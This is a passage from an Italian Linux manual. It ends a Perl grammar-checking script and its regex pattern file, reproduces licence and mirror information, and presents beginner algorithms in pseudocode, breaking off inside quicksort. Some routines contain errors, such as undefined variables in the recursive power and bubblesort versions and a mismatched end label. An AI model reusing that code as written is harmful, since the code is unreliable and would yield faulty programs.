        print STDOUT "$errore_spiegazione\n";
        print STDOUT "    $testa>>$contenuto<<$coda\n";
```

```
            #------------------------------------------------------------
            # Annota nel file diagnostico.
            #------------------------------------------------------------
            print DIAGNOSI "!!! $testa>>$contenuto<<$coda\n";
        }
    }
}

close ( DOCUMENTO );
close ( RISULTATO );
close ( DIAGNOSI );

#========================================================================
# Fine.
#========================================================================
```

### 113.1.4 File degli errori, delle eccezioni e delle particolarità

ALerrori non è un applicativo molto sofisticato, tanto che i nomi e i percorsi dei file utilizzati come contenitori degli elenchi dei modelli di errore, di eccezione e come casi particolari, sono specificati nelle prime righe del programma stesso. ALerrori fa parte di ALtools, e come tale utilizza le convenzioni di questo pacchetto.

Il file dei modelli di errore e di eccezione, accetta le righe vuote o bianche, che vengono ignorate, e la presenza di commenti, introdotti dal simbolo `#`, purché questi appaiano da soli nelle righe. I record che rappresentano un errore sono nella forma:

ERR_____⟨*regexp*⟩ [_____⟨*spiegazione*⟩]

I record che rappresentano un'eccezione sono nella forma:

ECC_____⟨*regexp*⟩

In pratica, la stringa _____ viene usata per separare i vari elementi: tipo di record, espressione regolare, spiegazione eventuale (solo per gli errori).

| Le eccezioni sono valide in quanto riferite all'ultimo modello di errore indicato, e non più in modo generalizzato per tutte le situazioni. |
|---|

Si osservino gli esempi seguenti, che contengono solo una parte dei modelli utilizzati nel pacchetto ALtools.

```
#------------------------------------------------------------------------
# /opt/ALtools/var/ALerrorieccezioni.dat
#------------------------------------------------------------------------

#========================================================================
# d eufonica
# a|e|o prendono una «d» eufonica se sono seguite da una parola che
# inizia con la stessa vocale, a meno che ci sia subito dopo un'altra
# «d».
#========================================================================
ERR_____\ba\s+a[^d]\w*\b_____a --> ad
ECC_____\bda\s+a\s+a\b

ERR_____\bad\s+ad\w*\b_____ad --> a

ERR_____\bad\s+[^aA]\w*\b_____ad --> a
ECC_____\b[aA]d\s+esempio\b
ECC_____\b[aA]d\s+ora\b

ERR_____\be\s+e[^d]\w*\b_____e --> ed
ERR_____\bed\s+[eE]d\w*\b_____ed --> e
ERR_____\bed\s+[^eèE]\w*\b_____ed --> e

ERR_____\bo\s+[oO][^d]\w*\b_____o --> od
ERR_____\bod\s+[oO]d\w*\b_____od --> o
ERR_____\bod\s+[^oO]\w*\b_____od --> o
```

Il file delle particolarità è diverso; serve a contenere gli errori particolari che devono essere tollerati nel documento. Per la precisione, quando si utilizza ALerrori, si ottiene un file contenente i brani, uno per ogni riga, che sono ritenuti errati. Se alcuni di questi sono intesi essere corretti, le righe relative, vanno aggiunte così come sono al file delle particolarità.

Questo file non può contenere espressioni regolari e nemmeno commenti. Sono tollerate, e ignorate, solo le righe vuote e quelle bianche.

---

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

# Appunti Linux

Tomo IX

# PROGRAMMAZIONE

**Appunti Linux**

Copyright © 1997-1999 Daniele Giacomini

Via Turati, 15 – I-31100 Treviso – daniele @ evo.it

This information is free; you can redistribute it and/or modify it under the terms of the GNU General Public License as published by the Free Software Foundation; either version 2 of the License, or (at your option) any later version.

This work is distributed in the hope that it will be useful, but WITHOUT ANY WARRANTY; without even the implied warranty of MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the GNU General Public License for more details.

You should have received a copy of the GNU General Public License along with this work; if not, write to the Free Software Foundation, Inc., 675 Mass Ave, Cambridge, MA 02139, USA.

———

Una copia della licenza GNU General Public License, versione 2, si trova nell'appendice K.1.

———

Nomi e marchi citati nel testo sono generalmente depositati o registrati dalle rispettive case produttrici.

I siti principali attraverso cui è possibile ottenere una copia di Appunti Linux sono i seguenti, strutturati in base alle loro dipendenze. Sono annotati in particolare i nomi degli amministratori dei nodi più importanti.

**FTP**

- <*ftp://genius.allnet.it/pub/mirror/AppuntiLinux/*>
  Fabrizio Giammatteo, Allnet srl, master @ allnet.it
- <*ftp://ftp.pluto.linux.it/pub/pluto/ildp/AppuntiLinux/*>
  Michele Dalla Silvestra, dalla @ pluto.linux.it
  riproduzioni speculari di Appunti Linux:
  - <*ftp://galileo.fis.uniroma2.it/pub/docs/AppuntiLinux/*>

  riproduzioni speculari del Pluto:
  - <*ftp://pluto.psy.unipd.it/pub/pluto/ildp/AppuntiLinux/*>
  - <*ftp://ftp.linux.it/pub/mirrors/pluto/ildp/AppuntiLinux/*>
  - <*ftp://freedom.dicea.unifi.it/pub/linux/pluto/ildp/AppuntiLinux/*>
- <*ftp://ftp.appuntilinux.prosa.it/pub/AppuntiLinux/*>
  Davide Barbieri, Prosa srl, paci @ prosa.it

**HTTP**

- <*http://genius.allnet.it/AppuntiLinux/*>
  Fabrizio Giammatteo, Allnet srl, master @ allnet.it
- <*http://www.pluto.linux.it/ildp/AppuntiLinux/*>
  Michele Dalla Silvestra, dalla @ pluto.linux.it
  riproduzioni speculari di Appunti Linux:
  - <*http://galileo.fis.uniroma2.it/linux/help-docs/AppuntiLinux/*>

  riproduzioni speculari di ILDP:
  - <*http://www.panservice.it/mirror/ILDP/AppuntiLinux/*>

  riproduzioni speculari del Pluto:
  - <*http://pluto.psy.unipd.it/ildp/AppuntiLinux/*>
  - <*http://freedom.dicea.unifi.it/pub/pluto/ildp/AppuntiLinux/*>
  - <*http://pluto.trew.it/ildp/AppuntiLinux/*>
- <*http://www.appuntilinux.prosa.it/*>
  Davide Barbieri, Prosa srl, paci @ prosa.it

**CD-ROM allegati a riviste**

- La rivista «inter-punto-net» (inter.net) pubblica periodicamente Appunti Linux in uno dei CD-ROM allegati. Questi CD-ROM sono preparati da Michele Dalla Silvestra, dalla @ pluto.linux.it

La diffusione in qualunque forma di questa opera è consentita e incoraggiata. Chiunque, se lo desidera, può attivare un sito speculare, cioè un *mirror* (accordandosi con l'amministratore del sito dal quale decide di attingere i dati). Nell'introduzione è riassunto ciò che si deve fare per realizzarlo. Attenzione: per la riproduzione completa sono necessari circa 100 Mbyte.

Parte **XXV**

# Algoritmi

# Pseudocodifica

Un tempo, la programmazione avveniva attraverso lunghe fasi di studio a tavolino, e prima di iniziare il lavoro di scrittura del programma (su moduli cartacei che venivano trasferiti successivamente nella macchina) si passava per la realizzazione di un diagramma di flusso, o *flow chart*.

Il diagramma di flusso andava bene fino a quando si utilizzavano linguaggi di programmazione procedurali, come il COBOL. Quando si sono introdotti concetti nuovi che rendevano tale sistema di rappresentazione più complicato del linguaggio stesso, si è preferito schematizzare gli algoritmi attraverso righe di codice vero e proprio o attraverso una pseudocodifica più o meno adatta al concetto che si vuole rappresentare di volta in volta.

In questo capitolo viene presentata una pseudocodifica e alcuni esempi di algoritmi tipici, utilizzabili nella didattica della programmazione. Gli esempi proposti non sono ottimizzati perché si intende puntare sulla chiarezza piuttosto che sull'eventuale velocità di esecuzione.

## 114.1 Descrizione

La pseudocodifica utilizzata in questo capitolo si rifà a termini e concetti comuni a molti linguaggi di programmazione recenti. Vale la pena di chiarire solo alcuni dettagli:

- le variabili di scambio di una subroutine (una procedura o una funzione) vengono semplicemente nominate a fianco del nome della procedura, tra parentesi, e ciò corrisponde a una dichiarazione implicita di quelle variabili con un campo d'azione locale e con caratteristiche identiche a quelle usate nelle chiamate relative;
- il trasferimento dei parametri di una chiamata alla subroutine avviene per valore, impedendo l'alterazione delle variabili originali;
- per trasferire una variabile per riferimento, in modo che il suo valore venga aggiornato al termine dell'esecuzione di una subroutine, occorre aggiungere il simbolo `@` di fronte al nome della variabile utilizzata nella chiamata;
- il simbolo `#` rappresenta l'inizio di un commento;
- il simbolo `:=` rappresenta l'assegnamento;
- il simbolo `:==:` rappresenta lo scambio tra due operandi.

## 114.2 Problemi elementari di programmazione

Nelle sezioni seguenti sono descritti alcuni problemi elementari attraverso cui si insegnano le tecniche di programmazione ai principianti. Assieme ai problemi vengono proposte le soluzioni in forma di pseudocodifica.

### 114.2.1 Somma tra due numeri positivi

La somma di due numeri positivi può essere espressa attraverso il concetto dell'incremento unitario: $n+m$ equivale a incrementare $m$, di un'unità, per $n$ volte, oppure incrementare $n$ per $m$ volte. L'algoritmo risolutivo è banale, ma utile per apprendere il funzionamento dei cicli.

```
SOMMA ( X, Y )

    LOCAL Z INTEGER
    LOCAL I INTEGER

    Z := X
    FOR I := 1; I <= Y; I++
        Z++
    END FOR

    RETURN Z

END SOMMA
```

In questo caso viene mostrata una soluzione per mezzo di un ciclo enumerativo, **`FOR`**. Il ciclo viene ripetuto **`Y`** volte, e ogni volta la variabile **`Z`** viene incrementata di un'unità. Alla fine, **`Z`** contiene il risultato della somma di **`X`** per **`Y`**. La pseudocodifica seguente mostra invece la traduzione del ciclo **`FOR`** in un ciclo **`WHILE`**.

```
SOMMA ( X, Y )

    LOCAL Z INTEGER
    LOCAL I INTEGER

    Z := X
    I := 1
    WHILE I <= Y
        Z++
        I++
    END WHILE

    RETURN Z

END SOMMA
```

### 114.2.2 Moltiplicazione di due numeri positivi attraverso la somma

La moltiplicazione di due numeri positivi, può essere espressa attraverso il concetto della somma: $n*m$ equivale a sommare *m* volte *n*, oppure *n* volte *m*. L'algoritmo risolutivo è banale, ma utile per apprendere il funzionamento dei cicli.

```
MOLTIPLICA ( X, Y )

    LOCAL Z INTEGER
    LOCAL I INTEGER

    Z := 0
    FOR I := 1; I <= Y; I++
        Z := Z + X
    END FOR

    RETURN Z

END MOLTIPLICA
```

In questo caso viene mostrata una soluzione per mezzo di un ciclo **`FOR`**. Il ciclo viene ripetuto **`Y`** volte, e ogni volta la variabile **`Z`** viene incrementata del valore di **`X`**. Alla fine, **`Z`** contiene il risultato del prodotto di **`X`** per **`Y`**. La pseudocodifica seguente mostra invece la traduzione del ciclo **`FOR`** in un ciclo **`WHILE`**.

```
MOLTIPLICA ( X, Y )

    LOCAL Z INTEGER
    LOCAL I INTEGER

    Z := 0
    I := 1
    WHILE I <= Y
        Z := Z + X
        I++
    END WHILE

    RETURN Z

END MOLTIPLICA
```

### 114.2.3 Divisione intera tra due numeri positivi

La divisione di due numeri positivi, può essere espressa attraverso la sottrazione: $n:m$ equivale a sottrarre *m* da *n* fino a quando *n* diventa inferiore di *m*. Il numero di volte in cui tale sottrazione ha luogo, è il risultato della divisione.

```
DIVIDI ( X, Y )

    LOCAL Z INTEGER
    LOCAL I INTEGER
```

```
    Z := 0
    I := X
    WHILE I >= Y
        I := I - Y
        Z++
    END WHILE

    RETURN Z

END DIVIDI
```

### 114.2.4 Elevamento a potenza

L'elevamento a potenza, utilizzando numeri positivi, può essere espresso attraverso il concetto della moltiplicazione: $n$**$m$ equivale a moltiplicare $m$ volte $n$ per se stesso.

```
EXP ( X, Y )

    LOCAL Z INTEGER
    LOCAL I INTEGER

    Z := 1
    FOR I := 1; I <= Y; I++
        Z := Z * X
    END FOR

    RETURN Z

END EXP
```

In questo caso viene mostrata una soluzione per mezzo di un ciclo **`FOR`**. Il ciclo viene ripetuto **`Y`** volte, e ogni volta la variabile **`Z`** viene moltiplicata per il valore di **`X`**, a partire da 1. Alla fine, **`Z`** contiene il risultato dell'elevamento di **`X`** a **`Y`**. La pseudocodifica seguente mostra invece la traduzione del ciclo **`FOR`** in un ciclo **`WHILE`**.

```
EXP ( X, Y )

    LOCAL Z INTEGER
    LOCAL I INTEGER

    Z := 1
    I := 1
    WHILE I <= Y
        Z := Z * X
        I++
    END WHILE

    RETURN Z

END EXP
```

La pseudocodifica seguente mostra una soluzione ricorsiva.

```
EXP ( X, Y )

    IF X = 0
        THEN
            RETURN 0
        ELSE
            IF Y = 0
                THEN
                    RETURN 1
                ELSE
                    RETURN N * EXP ( N, Y-1 )
            END IF
    END IF

END EXP
```

### 114.2.5 Radice quadrata

Il calcolo della parte intera della radice quadrata di un numero si può fare per tentativi, partendo da 1, eseguendo il quadrato fino a quando il risultato è minore o uguale al valore di partenza di cui si calcola la radice.

```
RADICE ( X )

    LOCAL Z INTEGER
    LOCAL T INTEGER

    Z := 0
    T := 0

    WHILE TRUE

        T := Z * Z

        IF T > X
            THEN
                # È stato superato il valore massimo.
                Z--
                RETURN Z
        END IF

        Z++

    END WHILE

END RADICE
```

### 114.2.6 Fattoriale

Il fattoriale è un valore che si calcola a partire da un numero positivo. Può essere espresso come il prodotto di $n$ per il fattoriale di $n-1$, quando $n$ è maggiore di 1, e solo 1 quando $n$ è uguale a 1. In pratica, $n! = n * ( n -1 ) * ( n -2 )... * 1$.

```
FATTORIALE ( X )

    LOCAL I INTEGER

    I := X - 1

    WHILE I > 0
        X := X * I
        I--
    END WHILE

    RETURN X

END FATTORIALE
```

La soluzione appena mostrata fa uso di un ciclo **`WHILE`** in cui l'indice **`I`**, inizialmente contenente il valore di **`X-1`**, viene usato per essere moltiplicato al valore di **`X`**, riducendolo ogni volta di un'unità. Quando **`I`** raggiunge lo zero, il ciclo termina e **`X`** contiene il valore del fattoriale. L'esempio seguente mostra invece una soluzione ricorsiva che dovrebbe risultare più intuitiva.

```
FATTORIALE ( X )

    IF X == 1
        THEN
            RETURN 1
    END IF

    RETURN X * FATTORIALE ( X - 1 )

END FATTORIALE
```

### 114.2.7 Massimo comune divisore

Il massimo comune divisore tra due numeri può essere ottenuto sottraendo a quello maggiore il valore di quello minore, fino a quando i due valori sono uguali. Quel valore è il massimo comune divisore.

```
MCD ( X, Y )

    WHILE X != Y

        IF X > Y
            THEN
                X := X - Y
            ELSE
                Y := Y - X
        END IF

    END WHILE

    RETURN X

END MCD
```

### 114.2.8 Numero primo

Un numero intero è numero primo quando non può essere diviso per un altro intero diverso dal numero stesso e da 1, generando un risultato intero.

```
PRIMO ( X )

    LOCAL PRIMO BOOLEAN
    LOCAL I INTEGER
    LOCAL J INTEGER

    PRIMO := TRUE
    I := 2

    WHILE ( I < X ) AND PRIMO

        J := X / I
        J := X - ( J * I )

        IF J == 0
            THEN
                PRIMO := FALSE
            ELSE
                I++
        END IF

    END WHILE

    RETURN PRIMO

END PRIMO
```

## 114.3 Scansione di array

Nelle sezioni seguenti sono descritti alcuni problemi legati alla scansione di array. Assieme ai problemi vengono proposte le soluzioni in forma di pseudocodifica.

### 114.3.1 Ricerca sequenziale

La ricerca di un elemento all'interno di un array disordinato può avvenire solo in modo sequenziale, cioè controllando uno per uno tutti gli elementi, fino a quando si trova la corrispondenza cercata.

Variabili

`LISTA`

È l'array su cui effettuare la ricerca.

`X`

È il valore cercato all'interno dell'array.

`A`

È l'indice inferiore dell'intervallo di array su cui si vuole effettuare la ricerca.

`Z`

È l'indice superiore dell'intervallo di array su cui si vuole effettuare la ricerca.

Pseudocodifica iterativa

```
RICERCASEQ ( LISTA, X, A, Z )

    LOCAL I INTEGER

    FOR I := A; I <= Z; I++
        IF X == LISTA[I]
            THEN
                RETURN I
        END IF
    END FOR

    # La corrispondenza non è stata trovata.
    RETURN -1

END PRIMO
```

Pseudocodifica ricorsiva

```
RICERCASEQ ( LISTA, X, A, Z )

    IF A > Z
        THEN
            RETURN -1
        ELSE
            IF X == LISTA[A]
                THEN
                    RETURN A
                ELSE
                    RETURN RICERCASEQ ( @LISTA, X, A+1, Z )
            END IF
    END IF

END RICERCASEQ
```

## 114.3.2 Ricerca binaria

La ricerca di un elemento all'interno di un array ordinato può avvenire individuando un elemento centrale: se questo corrisponde all'elemento cercato, la ricerca è terminata, altrimenti si ripete nella parte di array precedente o successiva all'elemento, a seconda del suo valore e del tipo di ordinamento esistente.

Il problema posto in questi termini è ricorsivo. La pseudocodifica mostrata utilizza le stesse variabili già descritte per la ricerca sequenziale.

```
RICERCABIN ( LISTA, X, A, Z )

    LOCAL M INTEGER

    # Determina l'elemento centrale dell'array.
    M := ( A + Z ) / 2
```

```
    IF M < A
        THEN
            # Non restano elementi da controllare: l'elemento cercato non c'è.
            RETURN -1
        ELSE
            IF X < LISTA[M]
                THEN
                    # Si ripete la ricerca nella parte inferiore.
                    RETURN RICERCABIN ( @LISTA, X, A, M-1 )
                ELSE
                    IF X > LISTA[M]
                        THEN
                            # Si ripete la ricerca nella parte superiore.
                            RETURN RICERCABIN ( @LISTA, X, M+1, Z )
                        ELSE
                            # M rappresenta l'indice dell'elemento cercato.
                            RETURN M
                    END IF
            END IF
    END IF

END RICERCABIN
```

## 114.4 Problemi classici di programmazione

Nelle sezioni seguenti sono descritti alcuni problemi classici attraverso cui si insegnano le tecniche di programmazione. Assieme ai problemi vengono proposte le soluzioni in forma di pseudocodifica.

### 114.4.1 Bubblesort

Il Bubblesort è un algoritmo relativamente semplice per l'ordinamento di un array, in cui ogni scansione trova il valore giusto per l'elemento iniziale dell'array stesso. Una volta trovata la collocazione di un elemento, si ripete la scansione per il segmento rimanente di array, in modo da collocare un altro valore. La pseudocodifica dovrebbe chiarire il meccanismo.

Variabili

`LISTA`

È l'array da ordinare.

`A`

È l'indice inferiore del segmento di array da ordinare.

`Z`

È l'indice superiore del segmento di array da ordinare.

Pseudocodifica iterativa

```
BSORT ( LISTA, A, Z )

    LOCAL J INTEGER
    LOCAL K INTEGER

    # Scandisce l'array attraverso l'indice J in modo da collocare ogni
    # volta il valore corretto all'inizio dell'array stesso.
    FOR J := A; J < Z; J++

        # Scandisce l'array attraverso l'indice K scambiando i valori
        # quando sono inferiori a quello di riferimento.
        FOR K := J+1; K <= Z; K++

            IF LISTA[K] < LISTA[J]
                THEN
                    # I valori vengono scambiati.
                    LISTA[K] :==: LISTA[J]
```

```
                END IF

            END FOR

        END FOR

    END BSORT
```

Pseudocodifica ricorsiva

```
    BSORT ( LISTA, A, Z )

        LOCAL K INTEGER

        # L'elaborazione termina quando l'indice inferiore è maggiore o uguale
        # a quello superiore.
        IF A < Z
            THEN

                # Scandisce l'array attraverso l'indice K scambiando i
                # valori quando sono inferiori a quello iniziale.
                FOR K := A+1; K <= Z; K++

                    IF LISTA[K] < LISTA[A]
                        THEN
                            # I valori vengono scambiati.
                            LISTA[K] :==: LISTA[J]
                    END IF

                END FOR

                # L'elemento LISTA[A] è collocato correttamente, adesso si
                # ripete la chiamata della funzione in modo da riordinare
                # la parte restante dell'array.
                BSORT ( @LISTA, A+1, Z )
        END IF

    END BSORT
```

## 114.4.2 Torre di Hanoi

La torre di Hanoi è un gioco antico: si compone di tre pioli identici conficcati verticalmente su una tavola e di una serie di anelli di larghezze differenti. Gli anelli sono più precisamente dei dischi con un foro centrale che gli permette di essere infilati nei pioli.

Il gioco inizia con tutti gli anelli collocati in un solo piolo, in ordine, in modo che in basso ci sia l'anello più largo e in alto quello più stretto. Si deve riuscire a spostare tutta la pila di anelli in un dato piolo muovendo un anello alla volta e senza mai collocare un anello più grande sopra uno più piccolo.





Figura 114.1: Situazione iniziale della torre di Hanoi all'inizio del gioco.

Nella figura 114.1 gli anelli appaiono inseriti sul piolo 1; si supponga che questi debbano essere spostati sul piolo 2. Si può immaginare che tutti gli anelli, meno l'ultimo, possano essere spostati in qualche modo corretto, dal piolo 1 al piolo 3, come nella situazione della figura 114.2.





Figura 114.2: Situazione dopo avere spostato $n$−1 anelli.

A questo punto si può spostare l'ultimo anello rimasto (l'$n$-esimo), dal piolo 1 al piolo 2, e come prima, si può spostare in qualche modo il gruppo di anelli posizionati attualmente nel piolo 3, in modo che finiscano nel piolo 2 sopra l'anello più grande.

Pensando in questo modo, l'algoritmo risolutivo di questo problema deve essere ricorsivo e potrebbe essere gestito da un'unica subroutine che può essere chiamata opportunamente **`HANOI`**.

Variabili

`N`

È la dimensione della torre espressa in numero di anelli: gli anelli sono numerati da 1 a **`N`**.

`P1`

È il numero del piolo su cui si trova inizialmente la pila di **`N`** anelli.

`P2`

È il numero del piolo su cui deve essere spostata la pila di anelli.

`6-P1-P2`

È il numero dell'altro piolo. Funziona così se i pioli sono numerati da 1 a 3.

Pseudocodifica

```
HANOI (N, P1, P2)

    IF N > 0
        THEN
            HANOI (N-1, P1, 6-P1-P2)
            scrivi: "Muovi l'anello" N "dal piolo" P1 "al piolo" P2
            HANOI (N-1, 6-P1-P2, P2)
    END IF
END HANOI
```

Descrizione

Se **`N`**, il numero degli anelli da spostare, è minore di 1, non si deve compiere alcuna azione. Se **`N`** è uguale a 1, le istruzioni che dipendono dalla struttura IF-END IF vengono eseguite, ma nessuna delle chiamate ricorsive fa alcunché, dato che **`N-1`** è pari a zero. In questo caso, supponendo che **`N`** sia uguale a 1, che **`P1`** sia pari a 1 e **`P2`** pari a 2, il risultato è semplicemente:

```
Muovi l'anello 1 dal piolo 1 al piolo 2
```

che è corretto per una pila iniziale consistente di un solo anello.

Se **`N`** è uguale a 2, la prima chiamata ricorsiva sposta un anello (**`N-1`** = 1) dal piolo 1 al piolo 3 (ancora assumendo che i due anelli debbano essere spostati dal primo al terzo piolo) e si sa che questa è la mossa corretta. Quindi viene stampato il messaggio che dichiara lo spostamento del secondo piolo (l'**`N`**-esimo) dalla posizione 1 alla posizione 2. Infine, la seconda chiamata ricorsiva si occupa di spostare l'anello collocato precedentemente nel terzo piolo, nel secondo, sopra a quello che si trova già nella posizione finale corretta.

In pratica, nel caso di due anelli che devono essere spostati dal primo al secondo piolo, appaiono i tre messaggi seguenti.

```
Muovi l'anello 1 dal piolo 1 al piolo 3
Muovi l'anello 2 dal piolo 1 al piolo 2
Muovi l'anello 1 dal piolo 3 al piolo 2
```

Nello stesso modo si potrebbe dimostrare il funzionamento per un numero maggiore di anelli.

### 114.4.3 Quicksort (ordinamento non decrescente)

L'ordinamento degli elementi di un array è un problema tipico che si può risolvere in tanti modi. Il Quicksort è un algoritmo sofisticato, ottimo per lo studio della gestione degli array, e soprattutto per quello della ricorsione. Il concetto fondamentale di questo tipo di algoritmo è rappresentato dalla figura 114.3.





Figura 114.3: Il concetto base dell'algoritmo del Quicksort: suddivisione dell'array in due gruppi disordinati, separati da un valore piazzato correttamente nel suo posto rispetto all'ordinamento.

Una sola scansione dell'array è sufficiente per collocare definitivamente un elemento (per esempio il primo) nella sua destinazione finale e allo stesso tempo per lasciare tutti gli elementi con un valore inferiore a quello da una parte, anche se disordinati, e tutti quelli con un valore maggiore, dall'altra.

In questo modo, attraverso delle chiamate ricorsive, è possibile elaborare i due segmenti dell'array rimasti da riordinare.

L'algoritmo può essere descritto grossolanamente come:

1. localizzazione della collocazione finale del primo valore, separando in questo modo i valori;
2. ordinamento del segmento precedente all'elemento collocato definitivamente;
3. ordinamento del segmento successivo all'elemento collocato definitivamente.

Descrizione

Indichiamo con `PART` la subroutine che esegue la scansione dell'array, o di un suo segmento, per determinare la collocazione finale (indice `CF`) del primo elemento (dell'array o del segmento in questione).

Sia `LISTA` l'array da ordinare. Il primo elemento da collocare corrisponde inizialmente a `LISTA[A]`, e il segmento di array su cui intervenire corrisponde a `LISTA[A:Z]` (cioè a tutti gli elementi che vanno dall'indice `A` all'indice `Z`).

Alla fine della prima scansione, l'indice `CF` rappresenta la posizione in cui occorre spostare il primo elemento, cioè `LISTA[A]`. In pratica, `LISTA[A]` e `LISTA[CF]` vengono scambiati.

Durante la scansione che serve a determinare la collocazione finale del primo elemento, `PART` deve occuparsi di spostare gli elementi prima o dopo quella posizione, in funzione del loro valore, in modo che alla fine quelli inferiori o uguali a quello dell'elemento da collocare si trovino nella parte inferiore, e gli altri dall'altra. In pratica, alla fine della prima scansione, gli elementi contenuti in `LISTA[A:(CF-1)]` devono contenere valori inferiori o uguali a `LISTA[CF]`, mentre quelli contenuti in `LISTA[(CF+1):Z]` devono contenere valori superiori.

Indichiamo con `QSORT` la subroutine che esegue il compito complessivo di ordinare l'array. Il suo lavoro consisterebbe nel chiamare `PART` per riordinare gli elementi che vanno dal primo all'ultimo dell'array `LISTA` restituendo l'indice della collocazione finale, e quindi di richiamare se stessa in modo da riordinare la prima parte e poi la seconda.

Assumendo che `PART` e le chiamate ricorsive di `QSORT` svolgano il loro compito correttamente, si potrebbe fare un'analisi informale dicendo che se l'indice `Z` **non** è maggiore di `A`, allora c'è un elemento (o nessuno) all'interno di `LISTA[A:Z]` e inoltre, `LISTA[A:Z]` è già nel suo stato finale. Se `Z` è maggiore di `A`, allora (per assunzione) `PART` ripartisce correttamente `LISTA[A:Z]`. L'ordinamento separato dei due segmenti (per assunzione eseguito correttamente dalle chiamate ricorsive) completa l'ordinamento di `LISTA[A:Z]`.

Le figure 114.4 e 114.5 mostrano due fasi della scansione effettuata da `PART` all'interno dell'array o del segmento che gli viene fornito.

In pratica, l'indice `I`, iniziando dal valore `A+1`, viene spostato verso destra fino a che viene trovato un elemento maggiore di `LISTA[A]`, quindi è l'indice `CF` a essere spostato verso sinistra, iniziando dalla stessa posizione di `Z`, fino a che viene incontrato un elemento minore o uguale a `LISTA[A]`. Questi





Figura 114.4: La scansione dell'array da parte di **PART** avviene portando in avanti l'indice **I** e portando indietro l'indice **CF**. Quando l'indice **I** localizza un elemento che contiene un valore maggiore di **LISTA[A]**, e l'indice **CF** localizza un elemento che contiene un valore inferiore o uguale a **LISTA[A]**, gli elementi cui questi indici fanno riferimento vengono scambiati, quindi il processo di avvicinamento tra **I** e **CF** continua.





Figura 114.5: Quando la scansione è giunta al termine, quello che resta da fare è scambiare l'elemento **LISTA[A]** con **LISTA[CF]**.

elementi vengono scambiati e lo spostamento di **I** e **CF** riprende. Ciò prosegue fino a che **I** e **CF** si incontrano, e in quel momento **LISTA[A:Z]** è stata ripartita, e **CF** rappresenta la collocazione finale per l'elemento **LISTA[L]**.

Variabili

`LISTA`

L'array da ordinare in modo crescente.

`A`

L'indice inferiore del segmento di array da ordinare.

`Z`

L'indice superiore del segmento di array da ordinare.

`CF`

Sta per «collocazione finale» ed è l'indice che cerca e trova la posizione giusta di **LISTA[L]** nell'array.

`I`

È l'indice che insieme a **CF** serve a ripartire l'array.

Pseudocodifica

```
PART (LISTA, A, Z)

    LOCAL I INTEGER
    LOCAL CF INTEGER

    # si assume che A < U

    I := A + 1
    CF := Z

    WHILE TRUE # ciclo senza fine.
```

```
        WHILE TRUE

            # sposta I a destra

            IF (LISTA[I] > LISTA[A]) OR I >= CF
                THEN
                    BREAK
                ELSE
                    I := I + 1
            END IF

        END WHILE

        WHILE TRUE

            # sposta CF a sinistra

            IF (LISTA[CF] <= LISTA[A])
                THEN
                    BREAK
                ELSE
                    CF := CF - 1
            END IF

        END WHILE

        IF CF <= I
            THEN
                # è avvenuto l'incontro tra I e CF
                BREAK
            ELSE
                # vengono scambiati i valori
                LISTA[CF] :==: LISTA[I]
                I := I + 1
                CF := CF - 1
        END IF

    END WHILE

    # a questo punto LISTA[A:Z] è stata ripartita e CF è la collocazione
    # di LISTA[A]

    LISTA[CF] :==: LISTA[A]

    # a questo punto, LISTA[CF] è un elemento (un valore) nella giusta
    # posizione

    RETURN CF

END PART
```

---

```
QSORT (LISTA, A, Z)

    LOCAL CF INTEGER

    IF Z > A
        THEN
            CF := PART (@LISTA, A, Z)
